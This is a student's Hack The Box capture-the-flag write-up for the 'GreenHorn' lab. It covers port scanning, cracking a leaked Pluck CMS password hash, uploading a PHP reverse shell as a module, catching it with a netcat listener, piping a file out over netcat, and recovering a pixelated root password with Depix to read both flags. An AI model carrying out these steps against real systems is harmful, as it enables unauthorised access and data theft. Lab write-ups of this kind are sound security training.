TECHMINDZ

TOPIC: CRACKING THE HACKTHE BOX LAB AND FINDING THE FLAGS

LAB: GreenHorn

Submitted to:
submitted by:


ARJUN SIR
ANVITH ANIL P

LAB:GreenHorn

It is a basic linux lab, which we need to crack and find the two hidden flags. We have gotten the ip address lets do enumeration first by scanning the ports

- STEP1: BASIC NAMP SACN

  “nmap -A <ip>”



```
# nmap -A 10.10.11.25 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 21:34 IST
Nmap scan report for 10.10.11.25
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=04674235dee9cab6; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=NXAqr7J-LAsZYuiLuc066PL6xrk6MTczMzc2MTE0NDkyNDE2OTQzNw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 09 Dec 2024 16:19:04 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhv
cm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7In
NyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
```

Here 3 ports are open


1.ssh

2.http

3.ppp port

The http port is open so lets check the ip in the url and see what we can find


- STEP3: CHECKING THE IP IN URL




A page is open with a user called junior. This page is powered by plunk. Lets click on the admin page and see what we can find

Login page is open but we need to find the password

- Another ppp port was open with the port number 3000 lets check the port



A new page has been open lets explore



We got many files and source we need to find the password so lets check the **login.php** source code.


```
//If pluck is installed:
else {
    require_once 'data/settings/pass.php';
```

We got a php lets dig in the url and see what we find

We got a hash of the password lets cark the hash and see.

➢ STEP3: CRACKING THE HASH


Lets cark the hash online using a website called “online hash cracker”



Hash	Type	Result
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d7704 86743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163	sha512	iloveyou1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We got the password “iloveyou1” lets login




We have successfully logged in and lets see what we can find.

We know that it is powered by plunk lets research and see we can find any exploits. We find that we can achieve Remote Code Execution by uploading a reverse php shell into the install modules function

➢ STE4: REMOTE CODE EXECUTION UPLOADING A REVERSE PHP SHELL

We can get a php code on a tool called hacker tools that is in fire fox



Download this php code and zip it and upload in the installed modules. Before we upload this we need set the NetCat listener so that we can successfully enter the junior user

With this command zip the php code

“zip shell.zip shell.php”

And upload this reverse shell while setting the NetCat listener

```
┌──(root㉿kali)-[~/Downloads]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.60] from (UNKNOWN) [10.10.11.25] 39584
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:27:17 up 9 min,  0 users,  load average: 0.00, 0.03, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We have successfully entered in to the users account lets see what we can find

```
$ cd home
$ ls
git
junior
$ cd junior
$ ls
Using OpenVAS.pdf
user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

We cannot access the junior users account because of the denied permission. Lets try to login as junior we know the password of junior

```
$ su junior
Password: iloveyou1
ls
user.txt
Using OpenVAS.pdf
cat user.txt
e72102b6247f298995d0580f074bc69c
```

We have got the first flag

FLAG1: e72102b6247f298995d0580f074bc69c

➢ STEP5:ESCALATION


The second flag is in the root user but we don't know the password. We have got a hint in the junior users directory there is a openVas.pdf file lets get in on our local machine by NetCat

Opening a new tab in terminal of our local host

```
cat 'Using OpenVAS.pdf' | nc 10.10.14.117 4444
```

```
┌──(root㉿kali)-[~/Downloads]
└─# nc -lvnp 4444 > 'Using OpenVAS.pdf'
listening on [any] 4444 ...
connect to [10.10.14.117] from (UNKNOWN) [10.10.11.25] 42942
```

Know we got the directory in our machine lets open it by using the open command see



Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

We have got the password for root but its in pixelated format we need to uncover it. There is a tool called **Depix.** it will uncover the pixelated format lets try to install it using the github

- **STEP6: INSTALLASTION OF NEW TOOL DEPIX**

git clone https://github.com/spipm/Depix.git

by using this code we can install it

before we run the tool we need to save the pixelated image by right clicking it and save in the image.png format

python3 depix.py -p <PATHTOIMAGE>/image.png -s

./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o

<DESIREDPATH>/output.png

By this command we can uncover the pixelated image

```
┌──(root㉿kali)-[~/Downloads/Depix]
└─# pythpython3 depix.py -p /root/Downloads/image.png -s ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /root/Downloads/image.png
2024-12-10 23:14:21,259 - Loading pixelated image from /root/Downloads/image.png
2024-12-10 23:14:21,290 - Loading search image from ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-12-10 23:14:22,232 - Finding color rectangles from pixelated space
2024-12-10 23:14:22,234 - Found 1815 same color rectangles
2024-12-10 23:14:22,235 - 1373 rectangles left after moot filter
2024-12-10 23:14:22,235 - Found 10 different rectangle sizes
2024-12-10 23:14:22,235 - Finding matches in search image
2024-12-10 23:14:22,235 - Scanning 14 blocks with size (2, 2)
2024-12-10 23:14:22,238 - Scanning in searchImage: 0/1677
2024-12-10 23:14:27,359 - Scanning 1115 blocks with size (1, 1)
2024-12-10 23:14:27,492 - Scanning in searchImage: 0/1678
```

```
side from side the other side side from side the other side
```

We have got the password

Password:
sidefromsidetheothersidesidefromsidetheotherside

➢ STEP7:FINDING THE FINAL FLAG

know we have got the password we can enter in to the root user and find the flag by the command

su root

```
cd /root
ls
cleanup.sh
restart.sh
root.txt
cat root.txt
736a5c1db7cf3110967c602a2271746f
```

FLAG2: 736a5c1db7cf3110967c602a2271746f